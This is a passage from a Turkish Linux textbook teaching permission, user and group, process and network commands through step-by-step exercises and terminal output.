
Cihazınızda önce uçbirim öykünücüsünde kullanıcının ev dizininde **kitaplar.txt** isimli bir dosya oluşturarak bu dosyanın içine indirmek istediğiniz **e-kitap** linklerini ekleyiniz. Ardından komut satırında **wget** komutunu kullanarak toplu indirme işlemini gerçekleştiriniz.

4.1.5.5. Yetkilendirme Komutları

Linux işletim sisteminde normal kullanıcıların dosya ve dizinlerle ilgili yapabileceği işlemleri sınırlandırmak için bazı güvenlik önlemleri alınmıştır. Dosya ve dizinlerle ilgili işlemlerde güvenliği sağlamak için erişim izinleri kullanılır. Erişim izinleri; kullanıcıların, grupların ve diğerlerinin belirli dosyalarla dizinlere hangi türde erişim yetkilerine sahip olacağını tanımlar. Bu izinler; dosyada gerçekleştirilecek okuma, yazma ve çalıştırma eylemlerini kontrol eder. Bu kontrol sayesinde dosya ve dizinlerin güvenliği sağlanır. Erişim izinleri şu üç kullanıcı sınıfı için tanımlanır:

- **Kullanıcı (User):** Dosya veya dizinin sahibi olan kullanıcının erişim izinlerini belirler.
- **Grup (Group):** Dosya veya dizinin ait olduğu grup kullanıcılarının erişim izinlerini belirler.
- **Diğerleri (Others):** Diğer kullanıcıların erişim izinlerini belirler.

Her bir kullanıcı sınıfı için okuma, yazma ve çalıştırma izinleri ayrı ayrı tanımlanabilir. Dosya ve dizinlerin erişim izinleri ls -l komutu ile görüntülenebilir (Görsel 4.65).



Görsel 4.65: Erişim izinlerini görüntüleme

Görsel 4.65'de ilk sütunda erişim izinleri verilmiştir. Erişim izinleri 1:3:3:3 şeklinde gruplandırılarak anlamlandırılır. Erişim izinlerinin ilk karakteri d harfi ise dizin, - (tire) işareti ise dosya olduğunu gösterir. Sonraki üç karakter kullanıcının, diğer üç karakter grubun ve sondaki üç karakter diğer kullanıcıların izinlerini gösterir. Erişim izinleri ile ilgili örnekler Tablo 4.11'de verilmiştir.

Tablo 4.11: Erişim İzinleri

Erişim İzni	Tipi	Kullanıcı (Sahip)	Grup	Diğerleri	Açıklama
-rw-r--r--	Dosya	rw-	r--	r--	rw- : Dosya sahibinin okuma ve yazma izni var.
					r-- : Dosya sahibi ile aynı grupta olan kullanıcıların sadece okuma izni var.
					r-- : Diğer kullanıcıların sadece okuma izni var.
d r w x r - xr-x	Dizin	rwx	r-x	r-x	rwx : Dizin sahibinin okuma, yazma ve çalıştırma izni var.
					r-x : Dizin sahibi ile aynı grupta olan kullanıcıların okuma ve çalıştırma izni var.
					r-x : Diğer kullanıcıların okuma ve çalıştırma izni var.

Dosyalara erişim için kullanıcılara sağlanan şu üç izin bulunur:

- **Okuma (read, r) İzni:** Dosyanın içeriğini görüntüleme yetkisi verir.
- **Yazma (write, w) İzni:** Dosyanın içeriğini silme ve değiştirme yetkisi verir.
- **Çalıştırma (execute, x) İzni:** Dosyayı çalıştırma yetkisi verir.

Dizinlere erişim için kullanıcılara sağlanan şu üç çeşit izin bulunur:

- **Okuma (read, r) İzni:** Dizin içinde yer alan dosya ve alt dizinleri görüntüleme yetkisi verir.
- **Yazma (write, w) İzni:** Dizin içinde dosya / alt dizin silme ve oluşturma yetkisi verir.
- **Çalıştırma (execute, x) İzni:** Dizinler arası geçiş yapma yetkisi verir.

- Okuma (r) yetkisinin sayısal değeri 4'tür.
- Yazma (w) yetkisinin sayısal değeri 2'dir.
- Çalıştırma (x) yetkisinin sayısal değeri 1'dir.

Yetkilendirme komutları, komutların kullanımı ve açıklamaları Tablo 4.12'de verilmiştir.

Tablo 4.12: Linux Yetkilendirme Komutları

Komut	Komutun Genel Kullanımı	Açıklama
chmod	chmod [ugoa][+=-][rwx] [dosya] chmod [sayısal değer] [dosya]	Dosya ve dizinlerin erişimi izinlerini değiştirmek için kullanılır. u: User, g: Group, o: Others ve a: All
chown	chown [yeni sahip] [dosya adı]	Dosyanın sahibini ve grubunu değiştirmek için kullanılır.
chattr	chattr [parametre] [dosya adı]	Dosyalar üzerinde değişiklik yapılmasını engellemek için kullanılır.

11. UYGULAMA

Yetkilendirme işlemleri ile ilgili komutların kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Uçbirim öykünücüsünü açınız.

2. Adım: Kullanıcının ev dizininde Kayıtlar ve Tercihler isimli iki metin dosyası oluşturunuz.

3. Adım: Komut satırına ls -l Kayıtlar Tercihler yazarak dosyalara ait erişim izin bilgilerini listeleyiniz.

4. Adım: Komut satırına chmod a+w Tercihler yazarak dosyanın yazma iznini tüm kullanıcı sınıflarına veriniz.

5. Adım: Komut satırına ls -l Tercihler yazarak dosyaya ait erişim izin bilgilerini listeleyiniz.

6. Adım: Kayıtlar dosyasının dosya sahibine ve dosya grubuna çalıştırma izni vermek için komut satırına chmod ug+x Kayıtlar yazınız.

7. Adım: Komut satırına ls -l Kayıtlar yazarak dosyaya ait erişim izin bilgilerini listeleyiniz (Görsel 4.66).

```
┌──(ogrenci㉿okul)-[~]
└─$ touch Kayıtlar Tercihler

┌──(ogrenci㉿okul)-[~]
└─$ ls -l Kayıtlar Tercihler
-rw-r--r-- 1 ogrenci ogrenci 0 Ağu 10 08:33 Kayıtlar
-rw-r--r-- 1 ogrenci ogrenci 0 Ağu 10 08:33 Tercihler

┌──(ogrenci㉿okul)-[~]
└─$ chmod a+w Tercihler

┌──(ogrenci㉿okul)-[~]
└─$ ls -l Tercihler
-rw-rw-rw- 1 ogrenci ogrenci 0 Ağu 10 08:33 Tercihler

┌──(ogrenci㉿okul)-[~]
└─$ chmod ug+x Kayıtlar

┌──(ogrenci㉿okul)-[~]
└─$ ls -l Kayıtlar
-rwxr-xr-- 1 ogrenci ogrenci 0 Ağu 10 08:33 Kayıtlar
```

Görsel 4.66: Dosya erişim izinlerini değiştirme

8. Adım: Kullanıcının ev dizininde Sonuçlar ve Raporlar isimli iki dizin oluşturunuz.

9. Adım: Komut satırına ls -ld Sonuçlar Raporlar yazarak dosyalara ait erişim izin bilgilerini listeleyiniz.

10. Adım: Komut satırına chmod go-rx Sonuçlar yazarak dizinin okuma ve çalıştırma izinlerini dizin grubu ve diğer kullanıcılardan kaldırınız.

11. Adım: Komut satırına ls -ld Sonuçlar Raporlar yazarak dosyalara ait erişim izin bilgilerini listeleyiniz ve değişimi inceleyiniz.

12. Adım: Komut satırına chmod 777 Raporlar yazarak dizine tüm izinleri veriniz.

13. Adım: Komut satırına ls -ld Sonuçlar Raporlar yazarak dosyalara ait erişim izin bilgilerini listeleyiniz.

14. Adım: Değişimi inceleyiniz (Görsel 4.67).

```
┌──(ogrenci㉿okul)-[~]
└─$ mkdir Sonuçlar Raporlar

┌──(ogrenci㉿okul)-[~]
└─$ ls -ld Sonuçlar Raporlar
drwxr-xr-x 2 ogrenci ogrenci 4096 Ağu 10 08:51 Raporlar
drwxr-xr-x 2 ogrenci ogrenci 4096 Ağu 10 08:51 Sonuçlar

┌──(ogrenci㉿okul)-[~]
└─$ chmod go-rx Sonuçlar

┌──(ogrenci㉿okul)-[~]
└─$ ls -ld Sonuçlar Raporlar
drwxr-xr-x 2 ogrenci ogrenci 4096 Ağu 10 08:51 Raporlar
drwx------ 2 ogrenci ogrenci 4096 Ağu 10 08:51 Sonuçlar

┌──(ogrenci㉿okul)-[~]
└─$ chmod 777 Raporlar

┌──(ogrenci㉿okul)-[~]
└─$ ls -ld Sonuçlar Raporlar
drwxrwxrwx 2 ogrenci ogrenci 4096 Ağu 10 08:51 Raporlar
drwx------ 2 ogrenci ogrenci 4096 Ağu 10 08:51 Sonuçlar
```

Görsel 4.67: Dizin erişim izinlerini değiştirme



Erişim izinlerinin sayısal karşılığı 640 olan bir dosyanın erişim izinlerinin neler olduğunu bularak bir dosya üzerinde uygulayınız.

12. UYGULAMA

Yetkilendirme işlemleri ile ilgili komutların kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Uçbirim öykünücüsünü açınız.

2. Adım: Kullanıcının ev dizininde Kodlar isimli dizin ile kod.sh isimli dosyayı oluşturunuz.

3. Adım: Komut satırında echo "echo 'Merhaba'" > kod.sh yazınız (Bu komut ile çalıştırılabilir bir kod parçası dosya içine aktarılır.).

4. Adım: kod.sh dosyasının içeriğini cat komutu kullanarak terminale yazdırınız.

5. Adım: Komut satırına ls -l kod.sh yazarak dosyasının erişim izinlerini inceleyiniz (Ekrana gelen çıktıda dosya sahibinin çalıştırma izninin olmadığı görülür.).

6. Adım: kod.sh dosyasını komut satırına ./kod.sh yazarak çalıştırmayı deneyiniz (Ekrana gelen çıktıda erişim engellendi uyarısı alacaksınız.).

7. Adım: Komut satırına chmod u+x kod.sh yazarak kod.sh dosyasının sahibine çalıştırma izni veriniz.

8. Adım: Komut satırına ./kod.sh yazarak dosyayı çalıştırarak ekranda Merhaba mesajını gözlemleyiniz (Görsel 4.68).

```
┌──(ogrenci㉿okul)-[~]
└─$ mkdir Kodlar; touch kod.sh

┌──(ogrenci㉿okul)-[~]
└─$ echo "echo 'Merhaba'" > kod.sh

┌──(ogrenci㉿okul)-[~]
└─$ cat kod.sh
echo 'Merhaba'

┌──(ogrenci㉿okul)-[~]
└─$ ls -l kod.sh
-rw-r--r-- 1 ogrenci ogrenci 15 Ağu 10 09:29 kod.sh

┌──(ogrenci㉿okul)-[~]
└─$ ./kod.sh
zsh: erişim engellendi: ./kod.sh

┌──(ogrenci㉿okul)-[~]
└─$ chmod u+x kod.sh

┌──(ogrenci㉿okul)-[~]
└─$ ./kod.sh
Merhaba
```

Görsel 4.68: Çalıştırılabilir kod içeren dosyada yetkilendirme

13. UYGULAMA

Yetkilendirme işlemleri ile ilgili komutların kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Uçbirim öykünücüsünü açınız.

2. Adım: Kullanıcının ev dizininde Plan isimli bir dosya oluşturunuz.

3. Adım: Terminal ekranında root kullanıcısına geçiş yapınız.


4. Adım: Oluşturduğunuz Plan isimli bir dosyanın erişim izinlerini görüntüleyiniz.

5. Adım: Dosya sahibini root olarak değiştirmek için komut satırına chown root Plan yazınız.

6. Adım: Plan isimli bir dosyanın erişim izinlerini görüntüleyiniz. Değişimi inceleyiniz.

7. Adım: Komut satırına chattr +i Plan yazarak dosya üzerinde değişiklik yapılmasını engelleyiniz.

8. Adım: Komut satırına rm Plan yazarak, silme işlemi gerçekleştirerek işleme izin verilmediğini gözlemleyiniz (Görsel 4.69).



Görsel 4.69: chown ve chattr komutlarının örnek kullanımı

Bir dosyanın hem sahibini hem de grubunu değiştirmek için **chown root:root [dosya adı]** komut yapısı kullanılır.

NOT

4.1.5.6. Kullanıcı ve Grup Yönetimi Komutları

Kullanıcı ve grup yönetimi komutları ile kullanıcı oluşturma ve silme, grup oluşturma ve silme, grupları görüntüleme, gruba kullanıcı ekleme ve gruptan kullanıcı çıkarma gibi işlemler gerçekleştirilir. Kullanıcı ve grup yönetimi komutları, komutların kullanımı ve açıklamaları Tablo 4.13'te verilmiştir.

Tablo 4.13: Linux Kullanıcı ve Grup Yönetimi Komutları

Komut	Komutun Genel Kullanımı	Açıklama
useradd	sudo useradd [yeni kullanıcı adı] passwd [yeni kullanıcı adı]	Kullanıcı oluşturmak için kullanılır.
adduser	sudo adduser [yeni kullanıcı adı]	
id	sudo id [kullanıcı adı]	Kullanıcının yer aldığı grupları sorgulamak için kullanılır.
userdel	sudo userdel [kullanıcı adı]	Kullanıcı silmek için kullanılır.

groupadd	sudo groupadd [yeni grup adı]	Grup oluşturmak için kullanılır.
groupdel	sudo groupdel [grup adı]	Grup silmek için kullanılır.
getent	getent group	Grupları görüntülemek için kullanılır.
gpasswd	sudo gpasswd -a [kullanıcı] [grup]	Kullanıcıyı bir gruba eklemek için kullanılır.
	sudo gpasswd -d [kullanıcı] [grup]	Kullanıcıyı gruptan silmek için kullanılır.

Kullanıcı eklemek gibi kalıcı işlemler yapılırken kullanıcıya yönetici (root) yetkisi verilmelidir. Sudo komutu kullanılarak sadece ilgili komutlar root yetkisi ile çalıştırılır.

NOT

14. UYGULAMA

Kullanıcı işlemleri ile ilgili komutların kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Uçbirim öykünücüsünü açınız.

2. Adım: Komut satırına sudo adduser hakan komutunu yazınız (Kullanıcı için parola oluşturmanız istenecektir.).

3. Adım: Komut satırına tail -n 1 /etc/passwd komutunu yazarak hakan kullanıcısını gözlemleyiniz (Görsel 4.70).

```
┌──(ogrenci㉿okul)-[~]
└─$ sudo adduser hakan
[sudo] password for ogrenci:
Adding user `hakan' ...
Adding new group `hakan' (1004) ...
Adding new user `hakan' (1004) with group `hakan (1004)' ...
Creating home directory `/home/hakan' ...
Copying files from `/etc/skel' ...
Yeni parola:
Yeni parolayı tekrar girin:
passwd: şifre başarıyla güncellendi
hakan için kullanıcı bilgileri değiştiriliyor
Yeni değeri girin, veya varsayılan değer için ENTER'a basın
        Tam İsim []:
        Oda Numarası []:
        İş Telefonu []:
        Ev Telefonu []:
        Diğer []:
Is the information correct? [Y/n] Y
Adding new user `hakan' to supplemental / extra groups `users' ...
Adding user `hakan' to group `users' ...

┌──(ogrenci㉿okul)-[~]
└─$ tail -n 1 /etc/passwd
hakan:x:1004:1004:,,,:/home/hakan:/bin/bash
```

Görsel 4.70: Kullanıcı oluşturma

SIRA SİZDE

Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- Komut satırından useradd komutunu kullanarak yeni bir kullanıcı oluşturunuz.
- Eklediğiniz kullanıcıya sudo passwd komutu ile parola da veriniz.
- Komut satırına **cat /etc/passwd** yazarak eklediğiniz kullanıcıyı görüntüleyiniz.
- Komut satırından **userdel** komutunu kullanarak kullanıcıyı kaldırınız.

15. UYGULAMA

Grup işlemleri ile ilgili komutların kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Uçbirim öykünücüsünü açınız.

2. Adım: egitimci grubunu oluşturunuz.

3. Adım: hakan kullanıcısını egitimci grubuna ekleyiniz.

4. Adım: Komut satırına getent group yazarak grupları listeleyiniz (Görsel 4.71).

```
┌──(ogrenci㉿okul)-[~]
└─$ sudo groupadd egitimci

┌──(ogrenci㉿okul)-[~]
└─$ sudo gpasswd -a hakan egitimci
hakan kullanıcısı egitimci grubuna ekleniyor

┌──(ogrenci㉿okul)-[~]
└─$ getent group | tac
egitimci:x:1006:hakan
fatih:x:1005:
hakan:x:1004:
hasan:x:1003:
kerem:x:1002:
zumre:x:1001:
vboxsf:x:992:
```

Görsel 4.71: Grup oluşturma ve gruba kullanıcı ekleme

SIRA SİZDE

On beşinci uygulamadaki **hakan** kullanıcısını **egitimci** grubundan kaldırarak **egitimci** grubunu siliniz. Ardından komut satırına **getent group** yazarak grupları listeleyiniz.

4.1.5.7. Süreç Yönetimi Komutları

Süreç yönetimi komutları ile çalışan süreçleri anlık olarak izleme, çalışan süreçleri sonlandırma gibi işlemler gerçekleştirilir. Süreç yönetimi komutları, komutların kullanımı ve açıklamaları Tablo 4.14'te verilmiştir.

Tablo 4.14: Linux Süreç Yönetimi Komutları

Komut	Komutun Genel Kullanımı	Açıklama
ps	ps	Mevcut terminal üzerinden çalıştırılmış süreçleri görüntüler.
	ps -aux	Sistemde ve terminallerde çalışan tüm süreçleri görüntüler.
pstree	pstree	Çalışan süreçleri hiyerarşik olarak görüntüler.
top	top	Çalışan süreçleri anlık olarak görüntüler.
htop	htop	Çalışan süreçleri anlık olarak görüntüler. Etkileşimli görüntüleme imkânı verir.
kill	kill [PID] kill -9 [PID]	Çalışan süreçleri **process id** değerine göre sonlandırır.
killall	killall [süreç ismi] killall -9 [süreç ismi]	Çalışan süreçleri isimlerine göre sonlandırır.

16. UYGULAMA

Süreç yönetimi işlemleri ile ilgili komutların kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Uçbirim öykünücüsünü açınız.

2. Adım: Uygulamalar menüsündeki arama çubuğuna Mousepad yazarak arama sonucunda gelen Mousepad uygulamasını açınız.

3. Adım: Komut satırına ps -aux | grep mousepad yazınız (Görsel 4.72'de Mousepad PID değeri kutu içine alınmıştır.).

```
┌──(ogrenci㉿okul)-[~]
└─$ ps -aux | grep mousepad
ogrenci  1304083  0.1  1.5 568424 63116 ?        Sl   11:22   0:01 mousepad ←
ogrenci  1310477  0.0  0.0   6228  2304 pts/0    S+   11:34   0:00 grep --color=auto
mousepad
```

Görsel 4.72: Mousepad sürecini izleme

4. Adım: PID değerine göre süreci sonlandırınız (Görsel 4.73).

```
┌──(ogrenci㉿okul)-[~]
└─$ kill -9 1304083
```

Görsel 4.73: Süreci PID değerine göre sonlandırma

5. Adım: Komut satırına ps -aux | grep mousepad yazınız [Mousepad sürecinin devam etmediğini görmelisiniz (Görsel 4.74).].

```
┌──(ogrenci㉿okul)-[~]
└─$ ps -aux | grep mousepad
ogrenci  1311138  0.0  0.0   6228  2304 pts/0    S+   11:36   0:00 grep --color=auto
mousepad
```

Görsel 4.74: Mousepad sürecini izleme

6. Adım: Mousepad uygulamasını tekrar açınız.

7. Adım: Komut satırına ps -aux | grep mousepad yazınız (Görsel 4.75'de Mousepad PID değeri kırmızı çerçeve içine alınmıştır.).

```
┌──(ogrenci㉿okul)-[~]
└─$ ps -aux | grep mousepad
ogrenci  1311332  1.8  1.4 550480 56352 ?        Sl   11:36   0:00 mousepad ←
ogrenci  1311468  0.0  0.0   6228  2304 pts/0    S+   11:36   0:00 grep --color=auto
mousepad
```

Görsel 4.75: Mousepad sürecini izleme

8. Adım: Süreci adına göre sonlandırınız (Görsel 4.76).

```
┌──(ogrenci㉿okul)-[~]
└─$ killall mousepad
```

Görsel 4.76: Süreci adına göre sonlandırma

9. Adım: Komut satırına ps -aux | grep mousepad yazınız (Sürecin sonlandığı görülmelidir.).

10. Adım: Komut satırına top yazınız (Görsel 4.77).

```
top - 11:59:45 up 1 day, 21:06,  1 user,  load average: 0,09, 0,09, 0,08
Tasks: 172 total,   1 running, 171 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0,2 us,  0,4 sy,  0,0 ni, 99,3 id,  0,0 wa,  0,0 hi,  0,0 si,  0,0 st
MiB Mem :   3915,0 total,    403,5 free,   3108,7 used,    746,6 buff/cache
MiB Swap:    975,0 total,    674,8 free,    300,2 used.    806,4 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
1311832 ogrenci   20   0   11516   5376   3328 R   0,7   0,1   0:01.70 top
    531 message+  20   0   10656   5632   4096 S   0,3   0,1   0:15.58 dbus-daemon
    551 root      20   0  333012  17752  13384 S   0,3   0,4   0:03.01 NetworkManag+
    702 root      20   0 1124340 703148 129396 S   0,3  17,5  22:45.97 Xorg
   1028 ogrenci   20   0  217860   2564   2432 S   0,3   0,1   4:07.54 VBoxClient
   1156 ogrenci   20   0  480120  33384  18784 S   0,3   0,8   4:13.54 panel-13-cpu+
      1 root      20   0  167816  11248   8048 S   0,0   0,3   0:04.55 systemd
      2 root      20   0       0      0      0 S   0,0   0,0   0:00.03 kthreadd
      3 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 rcu_gp
      4 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 rcu_par_gp
      5 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 slub_flushwq
```

Görsel 4.77: Anlık çalışan süreçler

11. Adım: Komut satırına pstree yazarak çalışan süreçlerin hiyerarşik yapısını gözlemleyiniz (Görsel 4.78).

```
┌──(ogrenci㉿okul)-[~]
└─$ pstree
systemd─┬─ModemManager───3*[{ModemManager}]
        ├─NetworkManager───3*[{NetworkManager}]
        ├─3*[VBoxClient───VBoxClient───3*[{VBoxClient}]]
        ├─VBoxClient───VBoxClient───4*[{VBoxClient}]
        ├─VBoxDRMClient───4*[{VBoxDRMClient}]
        ├─VBoxService───8*[{VBoxService}]
        ├─agetty
        ├─colord───3*[{colord}]
        ├─cron
        ├─dbus-daemon
        ├─haveged
        ├─lightdm─┬─Xorg───{Xorg}
        │         └─lightdm─┬─xfce4-session─┬─Thunar───6*[{Thunar}]
        │                   │               ├─agent───3*[{agent}]
        │                   │               ├─blueman-applet───4*[{blueman-applet}]
        │                   │               ├─light-locker───4*[{light-locker}]
        │                   │               ├─nm-applet───4*[{nm-applet}]
        │                   │               └─polkit-gnome-au───3*[{polkit-gnome-au}]
```

Görsel 4.78: Çalışan süreçlerin hiyerarşik yapısı

SIRA SİZDE

Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- Sistemde ve terminallerde çalışan tüm süreçlerinizi görüntüleyiniz.
- **htop** komutu ile anlık süreç takibi yapınız.
- Hesap makinesi uygulamasını açınız. PID numarasını tespit ediniz.
- PID değerine göre süreci sonlandırınız.

4.1.5.8. Ağ Komutları

Ağ komutları ile IP yapılandırmalarını inceleme ve değiştirme, iletişim testi yapma, IP yönlendirme tablosunu inceleme, rota izleme, host bilgisi alma, DNS kayıtlarına bakma gibi işlemler gerçekleştirilir. Ağ komutları, komutların kullanımı ve açıklamaları Tablo 4.15'te verilmiştir.

Tablo 4.15: Linux Ağ Komutları

Komut	Komutun Genel Kullanımı	Açıklama
ifconfig	ifconfig ifconfig wlan0 ifconfig eth0	Ağ bağdaştırıcılarını ve IP adresi, subnet maskesi gibi bilgileri listeler.
	ifconfig [ağ bağdaştırıcı] [yeni IP]	Belirtilen ağ bağdaştırıcısının IP adresini değiştirir.
ping	ping [hedef adres]	Kaynak ve hedef sistem arasında iletişim testi yapar. İletişim testi Ctrl + C ile sonlandırılır.
	ping -c [adet] [hedef adres]	Kaynak ve hedef sistem arasında iletişim testi yapmak için belli sayıda paket gönderir.

route	route -n	Sistemdeki IP yönlendirme tablosunu gösterir.
traceroute	traceroute [hedef adres]	Hedefe gönderilen paketin geçtiği hostları gösterir.
host	host [hedef adres] host [IP adresi]	IP adresinden alan adına, alan adından IP adresine ulaşılmasını sağlar.
dig	dig [hedef adres]	DNS kayıtlarına bakmak için kullanılır.

17. UYGULAMA

Ağ işlemleri ile ilgili komutların kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Uçbirim öykünücüsünü açınız.

2. Adım: Ağ bağdaştırıcılarını ve IP yapılandırmalarını görüntülemek için komut satırına ifconfig yazınız (Görsel 4.79).

```
┌──(ogrenci㉿okul)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fed9:7e6f  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:d9:7e:6f  txqueuelen 1000  (Ethernet)
        RX packets 27052  bytes 36221206 (34.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7731  bytes 752801 (735.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 52  bytes 3120 (3.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 52  bytes 3120 (3.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Görsel 4.79: IP yapılandırmalarını görüntüleme

3. Adım: Komut satırına ifconfig lo yazarak sadece localhost bağlantı bilgilerini görüntüleyiniz (Görsel 4.80).

```
┌──(ogrenci㉿okul)-[~]
└─$ ifconfig lo
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 52  bytes 3120 (3.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 52  bytes 3120 (3.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Görsel 4.80: localhost IP bilgileri

4. Adım: Ağ bağdaştırıcınızın IP adresini değiştirerek, ekranda IP adresinin değişip değişmediğini doğrulayınız (Görsel 4.81).

```
┌──(ogrenci㉿okul)-[~]
└─$ sudo ifconfig eth0 10.0.2.20

┌──(ogrenci㉿okul)-[~]
└─$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.20  netmask 255.0.0.0  broadcast 10.255.255.255
        inet6 fe80::a00:27ff:fed9:7e6f  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:d9:7e:6f  txqueuelen 1000  (Ethernet)
        RX packets 27052  bytes 36221206 (34.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7731  bytes 752801 (735.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Görsel 4.81: IP ayarlama

5. Adım: Bilgisayarınızla google.com arasında 5 adet paket gönderilecek şekilde iletişim testi gerçekleştiriniz (Görsel 4.82).

```
┌──(ogrenci㉿okul)-[~]
└─$ ping -c 5 www.google.com
PING www.google.com (172.217.17.132) 56(84) bytes of data.
64 bytes from sof02s48-in-f4.1e100.net (172.217.17.132): icmp_seq=1 ttl=58 time=12.9
ms
64 bytes from sof02s48-in-f4.1e100.net (172.217.17.132): icmp_seq=2 ttl=58 time=12.0
ms
64 bytes from sof02s48-in-f4.1e100.net (172.217.17.132): icmp_seq=3 ttl=58 time=11.9
ms
64 bytes from ams15s30-in-f132.1e100.net (172.217.17.132): icmp_seq=4 ttl=58 time=12.
8 ms
64 bytes from ams15s30-in-f132.1e100.net (172.217.17.132): icmp_seq=5 ttl=58 time=12.
1 ms

── www.google.com ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4022ms
rtt min/avg/max/mdev = 11.917/12.338/12.864/0.394 ms
```

Görsel 4.82: İletişim testi gerçekleştirme

6. Adım: Komut satırına host 8.8.8.8 yazınız. Alan adını öğreniniz (Görsel 4.83).

```
┌──(ogrenci㉿okul)-[~]
└─$ host 8.8.8.8
8.8.8.8.in-addr.arpa domain name pointer dns.google.
```

Görsel 4.83: Alan adı öğrenme

7. Adım: Komut satırına dig eba.gov.tr yazarak DNS kayıtlarından IPv4 adresini öğreniniz (Görsel 4.84).

```
┌──(ogrenci㉿okul)-[~]
└─$ dig eba.gov.tr

;; ANSWER SECTION:
eba.gov.tr.             3318    IN      A       85.111.38.85

;; Query time: 8 msec
;; SERVER: 1.1.1.1#53(1.1.1.1) (UDP)
;; WHEN: Thu Aug 10 16:18:11 +03 2023
;; MSG SIZE  rcvd: 55
```

Görsel 4.84: DNS kayıtlarını sorgulama

SIRA SİZDE

Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- Ağ bağdaştırıcılarınızı ve IP yapılandırmalarınızı listeleyiniz.
- Komut satırında **ifconfig eth0 down** yazarak Ethernet bağdaştırıcınızı kapatınız.
- Komut satırında **ifconfig eth0 up** yazarak Ethernet bağdaştırıcınızı açınız.
- Komut satırında **route -n** yazınız.
- Sisteminizdeki IP yönlendirme tablosunu inceleyiniz.

4.1.6. Linux İşletim Sistemi Editörleri

En çok kullanılan metin editörleri nano ve vim araçlarıdır. Bu araçlar, metinler üzerinde işlem yapabilmek için sıkça kullanılır. Nano ve vim editörleri sadece terminal tabanlı erişime sahiptir.

```
┌──(ogrenci㉿okul)-[~]
└─$ nano isimler
```

Görsel 4.85: nano editörü ile dosya oluşturma

nano Metin Editörü: Komut satırı arayüzü üzerinden kullanılan konsol tabanlı bir metin düzenleyicisidir. Bir dosyayı nano ile açmak için komut satırına nano [dosya adı] yazılır (Görsel 4.85).

